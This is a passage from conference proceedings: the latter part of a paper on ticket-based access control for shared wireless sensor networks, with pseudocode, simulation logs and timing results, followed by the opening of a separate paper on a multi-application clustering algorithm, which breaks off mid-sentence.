First, the user sends a “Hello” message to any sensor node to start communication. Then this recipient node which is known as the root node generates a session key(SK1) and broadcasts it over the SWSN. It then encrypts SK1 using the public key of the HA and sends the encrypted SK1 along with the URL of HA and the expiring time stamp of SK1(SK1 is valid for a certain period which would be decided at the implementation phase) back to the user.




Figure 2. Architecture of Secure Dynamic Access Control Mechanism.

2) Step 2-User Authentication at the HA:
After the completion of step 1, user creates a request for a ticket from the HA by including his details and a time stamp. Then he sends both request and the encrypted SK1 to the HA using the URL.

At the HA, it checks for the user in its database and if it is a registered user, HA creates a new session key(SK2) and a ticket by including user details, user address, date, validity, SK2 and sensor data attribute details which the user can access from the SWSN along with the time period for each attribute. Then, HA obtains SK1 using its private key and encrypts the ticket using SK1. After that, it encrypts the SK2 using user’s public key. HA sends both the encrypted ticket and newly created encrypted SK2 to the user.

3) Step 3-User Authentication and Authorization at SWSN:
After the completion of step 2, the user has the ticket from the HA. Firstly, he decrypts SK2 using his private key. Then, he creates a query to obtain required details from the network and encrypts it using SK2. The user sends both the encrypted ticket and the encrypted query with a time stamp to the node to obtain data.

At the node, it first decrypts the ticket using SK1. Then it checks the validity of the ticket. If the ticket is not expired, then the node obtains SK2 from the ticket and decrypts the query. After this step the authentication process is completed and the node is able to identify that the ticket is generated by the HA for this user. Then, it starts the authorization process. For this, node checks the requested attributes in the query against the privilege granted attributes in the ticket in order to eliminate the unauthorized attributes if there are any in the query. It then calculates the end of valid duration (i.e., cutoff time) for each authorized attribute requested in the query based upon the ticket generated time. After that, node starts sensing each requested (authorised) attribute till the current time is less than the attribute cutoff time. Then at the completion of the sensing process each node encrypts the results using SK2 (SK2 is in the ticket) and sends them back to the user through the initial routing path. User obtains the encrypted results which he is able to decrypt by using SK2.

By making CA and AA as one physical unit called HA, it is possible to reduce the number of keys stored in sensor nodes to one. Moreover, it will reduce the overhead at the node since it uses symmetric encryption algorithm at the node side. In this design we assume that there are encrypted channels between user and HA, user and SWSN.

IV. Implementation

We use TikiriDB data abstraction layer to implement this access controlling mechanism. It runs on ContikiOS development environment. At the execution of TikiriDB, when queries reach at a BS, they are parsed and check for errors. If there are no errors in the query then it is preprocessed to convert into a mote readable format. After that, they are sent to the network for execution. The BSs in TikiriDB are sensor motes with different behaviours than other motes in the network. This is due to the fact that motes that work as BSs are not going to do sensing but they just forward queries to the other motes and gather results back as BSs.

In this project, when the user tries to obtain data from the SWSN it needs to travel through the TikiriDB data abstraction layer twice. The first one is transmitting the “Hello” message to the network and the second one is transmitting user query and ticket from the HA to the network. The components of TikiriDB and the functionality related to this mechanism are described from Section IV-A to IV-E.

A. Lexical Analyzer

Lexical analyzer is the first component in the process of executing the queries in TikiriDB. It identifies defined tokens in the acquisitional query and sends them to the parser. TikiriDB uses “flex” the lex tool to tokenize input stream.

B. Parser

Parser receives the stream of tokens generated by lexical analyzer and it evaluates the semantic meaning of those tokens.

C. Query Processor

The data fetched from parser is processed in this module and the output is a data packet. Generally, the packet is a byte array which contains the query data. The default packet size is 128 bits. In this project, query processor generates two types of data packets. They are “Hello” packet and packet with query and ticket. The maximum size of encrypted ticket is 80 bits. So, the size of this packet is 208 bits (128 bits + 80 bits). The structure of this data packet is illustrated in Figure 3. According to current implementations, TikiriDB allows to transmit maximum 200 bytes of size data packet through the network. Therefore, it can transmit this 26(208/8) bytes packet easily over the WSN.

D. Serial Forwarder

This module works as the root node of the SWSN and the existing serial forwarder of TikiriDB is enhanced as described in this Section. When the serial forwarder receives the “Hello” data packet from query processor, it generates a session key(SK1) which is a 128 bits AES key. Then, it broadcasts SK1 through the network using its routing mechanism. The purpose of this SK1 broadcasting is to keep the generated session key in the network till the end of its time stamp even if the root node fails. Then, SK1 is encrypted using HA’s public key (1024 bits size) by using RSA public key encryption algorithm [10]. After that, this module sends encrypted SK1 with URL of the HA and time stamp of the SK1 to client.




Figure 3. Data packet structure with both query and encrypted ticket.


When the serial forwarder receives the data packet with query and ticket, it broadcasts that to the network. After completion of the sensing process, this module obtains the encrypted results from the other nodes and it sends them back to the client.

E. Execution at node

When a node receives a query as a bit stream of data it is stored in a data structure. The node validates received query to discard invalid or corrupted queries. The parsed query is set into a function named “ctimer set” with a time which uses the epoch duration that the user has provided with. Then, that function call executes the “execute select query()” function periodically.

When a node receives the bit stream of SK1, it stores that until its valid period. The node will discard each session key after the end of the corresponding time stamp. On receipt of the bit stream of encrypted ticket and query, node works as described in Section III. The whole process inside the sensor node is depicted in the following pseudo code.

```
parse query(){
    extract data from query
    extract ticket from query
    if( ticket is valid)
        execute query() once epoch duration
    else
        send ticket invalid response to user
}

execute query(){
    if( current epoch < for−period){
        while( all the attributes are sensed){
            if( current time < cutoff time){
                sense current attribute
            } else{
                add N/A as attribute result
            }
        }
    } else{
        create query result ()
        send query result ()
        free memory
    }
    current epoch++
}
```



```
typedef struct ticket {
        int ticketId; /* ID of the ticket */
        char username[10]; /* client's username */
        time_t ticket_time; /* ticket generated date & time */
        int validityPeriod; /* lifetime of ticket */
        char sk2[16]; /* session key 2 (SK2) */
        char attr[10]; /* sensor data attibutes */
        char duration[10]; /* time duration from ticket generated date */
} USR_TICKET;
```

Figure 4. Ticket Structure.

F. *Execution at User*

The functionality of this is implemented inside TikiriDB/gateway/tikirisql folder as described in Section III. It uses RSA decryption algorithm and AES encryption algorithm in openssl library at the user side.

G. *Execution at HA*

The HA is a separate module from TikiriDB. It connects with a conventional database to maintain user details. In this research, HA runs on IP 127.0.0.1 and port 8080. HA also uses RSA and ASE algorithms for its operations. The structure of the ticket which is generated inside HA is illustrated in Figure 4.

V. Evaluation


In this project, we used COOJA simulator as the simulating platform. COOJA is a cross level simulator for Contiki OS which can simultaneously simulate networking layer, operating system layer and the instruction layer.

A. *Results of Query execution*

According to the objectives of this research, it is necessary to check both authentication and authorization of each and every user at the time they send queries to the SWSN to obtain data. The authentication means establishing a relation between the user and some identity. In this research, the ticket issued by the HA is the identity for users to obtain data from the SWSN. The authorization means establishing a relation between a user and a set of privileges such as, what types of sensor data attributes that a particular user can obtain and for how long the user is able to execute the query to obtain those data.


In this Section, we observe the results of implemented mechanism for SWSN under following scenarios.

- Scenario 1: A user who doesn't register in the HA sends a query to access data.
- Scenario 2: A registered user who can access temperature for 10s sends a query to obtain it for 10s.
- Scenario 3: A registered user who can access temperature for 10s sends a query to obtain it for 8s.
- Scenario 4: A registered user who can access temperature for 5s sends a query to obtain it for 10s.
- Scenario 5: A registered user who can access only temperature for 10s sends a query to obtain both temperature and humidity for 10s.
- Scenario 6: A registered user who can access both temperature and humidity for different durations sends query to access both attributes.



```
Registered User
Generated Session Key (SK2):
(Data in hex)   86 E5 B5 5D 52 8A DD 3E F5 8C 13 8C DE D5 07 D0

---------------- Ticket ---------------------
TicketId: 7
Username: nelka
Created date & time: Fri Dec 27 14:51:57 2013

Validity period: 1 day
SK2

Attribute  |  Duration
temp       |  10

---------------- End Ticket ------------------

Ticket is encrypted
Encrypted ticket's length: 64
Size of the whole packet: 380
Sent Ticket and SK2 to user.
```


Figure 5. Generated ticket at the HA for Scenario 5.



Log Listener (listening on 2 log interfaces)

```
Time    Mote  Message
401331  ID:2  □□[DEBUG]: Query added id 2
403331  ID:2  □□[DEBUG]: Executing query qid 2
403331  ID:2  □□[DEBUG]: Ticket date&time - Fri Dec 27 14:51:57 2013
403331  ID:2
403331  ID:2  □□[DEBUG]: Duration - 10
403331  ID:2  □□[DEBUG]: Current time - Fri Dec 27 14:51:59 2013
403331  ID:2
403331  ID:2  □□[DEBUG]: Cut off - Fri Dec 27 14:52:07 2013
403331  ID:2
403331  ID:2  □□[DEBUG]: Attribute authorized 2
Filter:
```

Figure 6. Time details for temperature attribute in Log Listener of the COOJA simulator for Scenario 5.



```
tsql> SELECT temp,humid FROM sensors SAMPLE PERIOD 2 FOR 10;
Received SK1 from node...

Enter Username: nelka
Enter Password:
Decrypted SK2:
(Data in hex)   86 E5 B5 5D 52 8A DD 3E F5 8C 13 8C DE D5 07 D0


+------------------------------+
|     epoch|      node|      temp|
+------------------------------+
|         0|       2.0|        20|
+------------------------------+
|         1|       2.0|        36|
+------------------------------+
|         2|       2.0|        36|
+------------------------------+
|         3|       2.0|        26|
+------------------------------+
|         4|       2.0|       N/A|
+------------------------------+
Can not receive packet meta data: Success
```

Figure 7. Response to the user for the query in Scenario 5.

- Scenario 7: A registered user sends a query to obtain data with invalid(expired) ticket from HA.


For the evaluation purpose, we use time duration for each attributes in seconds. For this paper, we have selected 2 scenarios (5 & 6) to illustrate the results and those are depicted from Figures 5- 10. In Scenario 1, HA doesn't send a ticket to the user but it sends the message “You aren't a registered user”. In Scenario 7, user doesn't receive any sensor data but he receives the message “The ticket is expired”.

B. *Performance Analysis*

In this Section, we measure the execution times for main operations of the proposed mechanism using time.h library. To calculate these execution times, we executed this system on Intel(R) Core(TM)2 Duo dual core computer with 2GB RAM.


According to the original version of TikiriDB (the version before adding this dynamic access control mechanism), there is an initial delay of 19ms for retrieving results after entering the query to the tikirisql query interface.

Copyright (c) IARIA, 2015.   ISBN: 978-1-61208-439-8



```
Registered User
Generated Session Key (SK2):
(Data in hex)   19 DC 77 C3 DA D3 93 F8 89 C3 08 41 33 27 18 EF

--------------- Ticket --------------------
TicketId: 1
Username: ravinda
Created date & time: Sat Dec 28 08:59:02 2013

Validity period: 1 day
SK2

Attribute  |  Duration
temp       |  15
humid       |  8

--------------- End Ticket -----------------

Ticket is encrypted
Encrypted ticket's length: 64
Size of the whole packet: 380
Sent Ticket and SK2 to user.
```

Figure 8. Generated ticket at the HA for Scenario 6.




```
Time    Mote  Message
215520  ID:2  □□[DEBUG]: Executing query qid 2
215520  ID:2  □□[DEBUG]: Ticket date&time - Sat Dec 28 08:59:02 2013
215520  ID:2
215520  ID:2  □□[DEBUG]: Duration - 8
215520  ID:2  □□[DEBUG]: Current time - Sat Dec 28 08:59:04 2013
215520  ID:2
215520  ID:2  □□[DEBUG]: Cut off - Sat Dec 28 08:59:10 2013
215520  ID:2
215520  ID:2  □□[DEBUG]: Attribute authorized 3
215520  ID:2  □□[DEBUG]: Warning! get_data not defined attr_id 3
215520  ID:2  □□[DEBUG]: Duration - 15
215520  ID:2  □□[DEBUG]: Current time - Sat Dec 28 08:59:04 2013
215520  ID:2
215520  ID:2  □□[DEBUG]: Cut off - Sat Dec 28 08:59:17 2013
215520  ID:2
Filter:
```

cut off time for humidity

cut off time for temperature

Figure 9. Time details for temperature and humidity attributes in Log Listener of the COOJA simulator for Scenario 6.



```
tsql> SELECT temp,humid FROM sensors SAMPLE PERIOD 1 FOR 10;
Received SK1 from node...

Enter Username: ravinda
Enter Password:
Decrypted SK2:
(Data in hex)   19 DC 77 C3 DA D3 93 F8 89 C3 08 41 33 27 18 EF


+----------------------------------------+
|     epoch|      node|     humid|      temp|
+----------------------------------------+
|         0|       2.0|         0|        22|
+----------------------------------------+
|         1|       2.0|         0|        26|
+----------------------------------------+
|         2|       2.0|         0|        20|
+----------------------------------------+
|         3|       2.0|         0|        26|
+----------------------------------------+
|         4|       2.0|         0|        23|
+----------------------------------------+
|         5|       2.0|         0|        33|
+----------------------------------------+
|         6|       2.0|       N/A|        20|
+----------------------------------------+
|         7|       2.0|       N/A|        36|
+----------------------------------------+
|         8|       2.0|       N/A|        36|
+----------------------------------------+
|         9|       2.0|       N/A|        26|
+----------------------------------------+
Can not receive packet meta data: Success
```

Figure 10. Response to the user for the query in Scenario 6.

According to our observations, with the enhancement of this dynamic access controlling mechanism, the delay of retrieving results of a query is about 6171.98 ms That means, it takes about 6171.98 ms for user authentication and authorization process with an additional delay of 6152.98 (6171.98 - 19)ms due to this access controlling scheme. Moreover, this delay is not a fixed delay value and it depends on the execution times of each operation at the HA side, user side, network side and communication delays between user, HA and network. According to this access controlling mechanism, the main operations at the HA side are SK2(128 bits) generation, RSA encryption of SK2 with 1024 bits key, ticket generation and AES encrypt of ticket with 128 bits symmetric key. At the user side RSA decryption of SK2, query generation and AES encryption of query using SK2 are the main operations. At the network side, it performs SK1(128 bits) generation, RSA encryption with 1024 bits key, 2 AES decryptions using 128 bits symmetric key and simple table generation inside the node before starting sensing process.

Although various encryptions and decryptions occur in HA side and user side, the operations within the network (means inside the nodes) directly and significantly affects the performance of the system, because the sensor network is the most resource constrained environment.

The nodes in the network has to generate 128 bits key (SK1) and encrypt it using RSA encryption algorithm with 1024 bits key for all of the scenarios that is mentioned in Section V-A. Moreover, when the network receives the encrypted ticket and query, it is necessary to perform AES decryption twice on those. According to this mechanism, every RSA encryption is done for fixed sized data(128 bits). As well as, although the size of the ticket and the query is varying according to the user and scenario, the size of the encrypted ticket and the size of the encrypted query is fixed. As a result, the total execution times for each of these decryptions may be the same for each scenario. However, we have obtained the execution times for main operations with respect to all entities. Table I contains the mean execution time according to the scenarios in Section V-A.

TABLE I. MEAN EXECUTION TIMES FOR MAIN OPERATIONS IN PROPOSED DYNAMIC ACCESS CONTROL MECHANISM.

Operation	*Mean execution time (ms)*
128bits key generation	497.57
RSA encryption with 1024bits key	849.28
RSA decryption with 1024bits key	1587.65
AES encryption with 128bits symmetric key	51.33
AES decryption with 128bits symmetric key	87.16

According to these mean values, RSA decryption takes more time to execute (which is occurring at HA side and user side). The execution times of RSA and AES encryptions and decryptions are little bit high because of the openssl libraries. Generally, openssl libraries are heavy to use on sensor motes in a WSN but it supports high levels of security [11]. However, when we compare these RSA execution times with TinyPK protocol, it requires average time of 14.5s for RSA operations with 1024bit key size in TinyPK [5]. Hence, the delay for its authentication process also become very high than our solution. Since we have tried to implement a prototype of this access controlling mechanism in this research, a simulator is used to run this system. To this end, we opted to use openssl libraries for the implementation. An encryption using the OpenSSL implementation of RSA algorithm is performed only once at a node while all the other encryption and decryption tasks are performed using lightweight AES algorithm. Therefore, the overhead of heavy RSA algorithm has a very lower effect on the performance of the network.

C. Energy consumption

According to this mechanism, in addition to communication and sensing some energy consumption in node is also used for authentication process. It generates additional data packets before the query result data for all registered users' requests. These data packets are namely "Hello" data packet, "Hello" reply data packet, SK1 broadcasting packet, Ticket request, data packet with encrypted ticket and query request. Moreover, the number of SK1 broadcasting packets and data packets with encrypted ticket and query depend on the number of nodes in the SWSN since these packets are to be transmitted to the whole network.

Conceptually, it is understood that the suggested access controlling mechanism increases the number of data packet transmissions and hence the energy required for communication in SWSN with this mechanism would be higher than a SWSN without this mechanism.

On the other hand, the enforcement of the proposed access controlling mechanism would prevent some users from obtaining results thus reducing sensing cost and results transmission cost. As a result, energy consumption for sensing and thus result transmission would be comparatively lower in a SWSN with this mechanism.

D. Node failure recovery

Generally, sensor nodes in the SWSN have high frequency to fail than BSs. According to the design of this mechanism, the user authentication and authorization have been distributed to be handled individually by the nodes themselves. Initially, the root node generates SK1 and then it broadcasts that key to the SWSN. As a result, SK1 is in the network although the root node fails and the new node which works as the root node now also has the key.

Moreover, since the ticket is obtained by all the nodes in the SWSN even if the root node fails at the completion of sensing process, SK2 is there inside all nodes. This enables each node to encrypt results individually using SK2 before sending them to the user. Since each node has the ability to process individually, failure of other nodes in the network does not affect the overall access controlling mechanism thus causing node failure recovery.

VI. Conclusion

Nowadays, access controlling of SWSNs is a big challenge particularly to manage dynamic access privileges of users. Existing access control mechanisms for sensor networks are not suitable to be used on SWSNs for this purpose as explained in the above Sections. Therefore, in this paper, we have proposed a secure access controlling mechanism which is a flexible solution to overcome user access controlling issues in static SWSNs through handling dynamic nature of user privileges at the node level.

The system architecture of the proposed mechanism consists with a HA, user and SWSN. It uses both symmetric encryption and public key encryption to guarantee the security. We have implemented this system, as a module to the TikiriDB data abstraction layer which runs on ContikiOS and for the simulation purpose we used COOJA simulator.

We tried to make a comparison in a SWSN with and without this authentication scheme under several points such as time to retrieve results and energy consumption. We got the execution time for each operation inside HA, user and network. Based on these results, it spends more time for RSA decryption. At the node, more time is spent for RSA encryption which happens only once for each user request. With this access controlling scheme, SWSN needs to consume energy for communication, sensing and authentication process at the node. Moreover, since this mechanism handles access controlling at the node level, it provides node failure recovery as an additional advantage. As a result, the failure of sensor nodes in the SWSN does not have an impact on total access controlling scheme.

The presence of a malicious node within the network can reveal the session key to an attacker since the session key is distributed by broadcasting. Therefore, it is highly necessary to protect the network from malicious nodes. Various previous research has been conducted to mitigate the threat of malicious nodes which should be incorporated with our solution in the future [12].

We handle access control on SWSN not only dynamically but also flexibly as different users can be limited to access different sensor data for different time durations at the discretion of the network owner. Access control is tightened further by enforcing an authentication mechanism to prevent any authorized or unauthorized user from illegitimately obtaining sensor data of another user when transmitted through the network. The unavailability of such an access control mechanism for SWSN in the literature makes our contribution significant. While any authenticated packet transmission on SWSN would increase the execution time, there was no significant increase in our authentication mechanism as compared to TinyPK [5].

References

[1] N. M. Laxaman, M. D. J. S. Goonatillake, and K. D. Zoysa, “Tikiridb: Shared wireless sensor network database for multi-user data access,” *The Computer Society of Sri Lanka (CSSL)*, pp. 26–32, August 2010.

[2] Q. Siddique, “Kerberos authentication in wireless sensor networks,” *Annual University Tibiscus Computer Science Series*, vol. 8, pp. 67–80, 2010.

[3] Y. Faye, I. Niang, and T. Noel, “A survey of access control schemes in wireless sensor networks,” *Proc. World Acad. Sci. Eng. Tech*, vol. 59, pp. 814–823, 2011.

[4] S. R. Madden, M. J. Franklin, J. M. Hellerstein, and W. Hong, “Tinydb: an acquisitional query processing system for sensor networks,” *ACM Transactions on database systems (TODS)*, vol. 30, no. 1, pp. 122–173, 2005.

[5] R. Watro, D. Kong, S.-f. Cuti, C. Gardiner, C. Lynn, and P. Kruus, “Tinypk: securing sensor networks with public key technology,” in *Proceedings of the 2nd ACM workshop on Security of ad hoc and sensor networks*. ACM, 2004, pp. 59–64.

[6] “How Kerberos Works,” 2010, URL: http://mccltd.net/blog/?p=1053 [accessed: 14-October-2015].

[7] W. Zhang, H. Song, S. Zhu, and G. Cao, “Least privilege and privilege deprivation: towards tolerating mobile sink compromises in wireless sensor networks,” in *Proceedings of the 6th ACM international symposium on Mobile ad hoc networking and computing*. ACM, 2005, pp. 378–389.

[8] H. Wang and Q. Li, “Achieving distributed user access control in sensor networks,” *Ad Hoc Networks*, vol. 10, no. 3, pp. 272–283, 2012.

[9] J. Maerien, S. Michiels, D. Hughes, C. Huygens, and W. Joosen, “Seclooci: A comprehensive security middleware architecture for shared wireless sensor networks ad hoc networks,” vol. 25, Part A, February 2015, pp. 141–169.

[10] G. Singh and Supriya, “A study of encryption algorithms (rsa, des, 3des and aes) for information security,” vol. 67, no. 19, April 2013, pp. 33–38.

[11] G. Hatzivasilis, A. Theodoridis, E. Gasparis, and C. Manifavas, “Ulcl: An ultra-lightweight cryptographic library for embedded systems,” in *Proceedings of the 4th International Conference on Pervasive and Embedded Computing and Communication Systems*, January 2014, pp. 247–254, ISBN: 978-989-758-000-0.

[12] W. R. Pires, T. H. de Paula Figueiredo, H. C. Wong, and A. Loureiro, “Malicious node detection in wireless sensor networks,” in *Parallel and Distributed Processing Symposium, 2004. Proceedings. 18th International*. IEEE, 2004, p. 24.

CAMAW: A Clustering Algorithm for Multiple Applications in WSAN

Elton A. Costa, Luci Pirmez, Claudio M. de Farias, Flávia C. Delicato
Programa de Pós-Graduação em Informática
Universidade Federal do Rio de Janeiro
Rio de Janeiro, Brazil
E-mail: {eltonalvescosta, luci.pirmez, cmicelifarias, fdelicato}@gmail.com

Abstract—**This paper proposes a clustering algorithm tailored for multiple applications in Wireless Sensor and Actuator Networks (WSANs) called Clustering Algorithm for Multiple Applications in a WSAN (CAMAW). CAMAW is an application aware clustering algorithm, since besides sharing the WSAN infrastructure with multiple applications simultaneously, it clusters the nodes according to each application requirements. The main benefits of using CAMAW are: (i) it is an energy-efficiency algorithm for WSANs since it reduces data traffic, by multiplexing data of a same monitoring type for several applications and (ii) is a dynamic clustering algorithm because it organizes WSAN in groups faces the arrival and the departure of running applications at runtime. CAMAW outperforms the traditional clustering algorithms regarding network lifetime in all considered scenarios.**

Keywords-Clustering; Application-aware; Wireless sensor networks; multiple applications.

I. INTRODUCTION

Recent advances in micro-electromechanical systems and wireless communication technologies have enabled the building of low-cost and small-sized sensors nodes, which are capable of sensing, processing and communicating through wireless links [1]. Wireless Sensor and Actuator Networks (WSANs) are composed of tens, hundreds or even thousands of sensor nodes [1]. Nodes in WSANs commonly rely on non-rechargeable batteries as their energy sources, and the replacement of depleted batteries is not always feasible or desirable. The data gathered by the different sensor nodes is transmitted to one or more sink nodes, which are connected to other networks, such as Internet. These sink nodes have more processing power and are powered by an unlimited energy source. Actuator nodes are able to convert an electrical signal (a virtual command) into a physical phenomenon (an action) as sounding alarms, switched on/off electric appliances or closing gates.

Traditionally, WSANs were designed for a single purpose, a single application. Specifically, each network node was programmed to collect and process data for a single application. This approach is known as fit-for-purpose [2]. In the single-application approach, each new application is bundled with a WSN at the time of deployment. This sensor network design usually incorporates redundancy in the sensor deployment to ensure the successful execution of the target application and to meet the defined quality of service (QoS) requirements. This approach is not concerned with the reuse of software artifacts and the resource sharing. If this same approach is used to support multiple applications belonging to different organizations, this leads to redundant deployments, wasting energy. Independent sensor networks dedicated to a specific applications are not the most cost efficient, or the most practical deployment technique under a wide variety of conditions, for example large-scale networks having thousands of nodes or covering large geographical areas, such as urban areas [4]. An example can be seen in [3], in which a WSAN is used to monitor a smart building. Now consider that there are two users interested in the building. The first is the building conservation board, as it needs to make sure that the building is in conditions to receive employees. The second is a company that has rent the building for its operation. It is quite possible that the conservation board has already deployed its own WSAN to monitor the environment. In this case, the company can reuse the existing sensor nodes during the company work period. The sensors could monitor temperature, luminosity, humidity and several other environmental parameters. Those sensors could be used for different applications. A temperature sensor can be used by air-conditioning and by fire detection application. Without sharing those sensors there would be two WSANs, one for each user. Virtualization [4] is a technology that can aid in tackling this issue, as it enables the sharing of resources/infrastructure by multiple applications/users.

According to the authors in [5], there are two categories of WSAN virtualization: node level and network level. In the network level virtualization, a subset of sensor nodes belonging to a deployed network is assigned to execute the tasks of given application at a given time, while the other sensor nodes remain available for other application tasks. Such subset composes a virtual sensor network (VSN). By considering that each subset is dedicated to an application, a WSAN can be utilized by multiple applications concurrently, thus realizing the (network level) virtualization. In [4], sensor nodes form clusters to support applications that monitor dynamic phenomena. The sensor nodes within each cluster execute application(s) tasks, meaning a sensor node can be part of multiple clusters. Therefore, clustering is a key feature to provide network level virtualization and allow sharing the network resources among multiple applications.

Clustering algorithms are responsible for organizing the network in groups, called clusters. Clusters generally have a cluster leader, called Cluster Head (CH), and a set of member sensor and actuator nodes, called cluster members (CM). The main role of a CH is to receive the data collected by the sensors of its cluster and route it towards the sink node using either one hop or multihop communication. Since data communication is an energy-demanding operation and the overall distance among cluster members and their respective cluster-head is generally smaller than the distance among these nodes and the sink, cluster members save transmission energy thus contributing to increase the network lifetime [6]. Cluster members can collaborate about recent data measurements and determine how much information should be transmitted to the sink node [1]. A CM usually chooses which CH to associate itself through a mechanism that uses some distance-based criteria [2][7], such as received signal strength indicator (RSSI) and shortest communication distance, among others. A drawback of most existing clustering algorithms for WSAN is that they are typically designed to meet the requirements of a single target application. Usually, the traditional clustering algorithms form the clusters based on the geographical position of the nodes (defined by both GPS positioning or RSSI). Therefore, these algorithms may include nodes in the clusters that do not attend to the requirements of an application, since they are unaware of them. Also, the nodes resources would not be shared among the different applications simultaneously running on the network, representing a waste of energy.

Several challenges arise for designing clustering algorithms for multiple applications. Different applications may have different target areas, different monitoring interests (in terms of type of sensing data), and different data sensing and data transmission rates. In the multiple applications approach there will be several clusters, each one carrying out the monitoring tasks of a given application. Nodes can belong to more than one cluster simultaneously and change among clusters over time. Those clusters must share among them common data, avoiding repeating common tasks.

Considering the aforementioned characteristics, this paper proposes an application aware clustering algorithm, called Clustering Algorithm for Multiple Applications in a WSAN (CAMAW), since it clusters nodes based on the application's area of interest and requirements. CAMAW enables the resource sharing among multiple applications, hence realizing the network-level virtualization. It allows the sensor nodes to attend several applications from groups that were created keeping in mind the matching of the nodes sensing resources and the applications requirements. In other words, CAMAW promotes a rational use of the network resources because it first clusters the nodes strictly according to the applications requirements, which restricts both the interest area, as the apt set of nodes to be clustered. Second, it enables the sharing of the network resources between applications, given the ability of CAMAW to identify commonalities between sensing requirements of the different running applications as an opportunity to reduce sensing and communication efforts. CAMAW uses both features as a way to save energy and to prolong the network lifetime.

This paper is divided as follows: Section II reviews the related works. Section III presents CAMAW, our proposed clustering algorithm for multiple applications in WSNs. In Section IV, we describe the experiments to evaluate the proposal. Section V concludes this paper and outlines future work.

II. RELATED WORKS

Several works have proposed WSN virtualization approaches. The work of Khalid et al. [8] proposes a middleware framework for network virtualization for Smart Home and Ambient Assisted Living (SHAAL). SHAAL is based upon the virtualization of sensor network that enables multiple applications to run on a network with heterogeneous nodes. In SHAAL, a single application can be distributed over a number of clusters, where a node is capable of participating of several clusters. Moreover, the sharing of the infrastructure is made possible by an abstraction layer that resides at each sensor node. The virtual manager, i.e., the core of the middleware, has to sure that the clusters are made dynamically according to the application requirements. SHAAL like CAMAW organizes the WSAN dynamically considering the arrival and departure of applications. However, CAMAW intends to share the monitoring data between applications with common interests on data, in order to minimize monitoring efforts and therefore saving energy.

Another work, SenShare [2] attempts to address the technical challenges arise from the network level by constructing overlay sensor networks which are not only responsible for providing the most suitable members to perform tasks from applications, but also isolating the network traffic of a target application from the network traffic generated by other applications or the supportive mechanisms used to maintain the network overlay. For achieving the goal of traffic isolation, SenShare extends each application packet at the runtime with a 6 bytes long application routing header, but the entire network message is still formatted under the IEEE 802.15.4 standard. Since the sensor nodes of a cluster can be located in anywhere within the network, the nodes with allocated tasks and physical neighbors that can communicate with single hop messages are then formed in a cluster. This generally results in a number of clusters that are isolated from each other. For constructing a WSN from these clusters as a single connected application-specific network, virtual links between the clusters need to be established with the help of nodes that are not performing tasks from the target application. Virtual links between clusters are incrementally generated by three consecutive 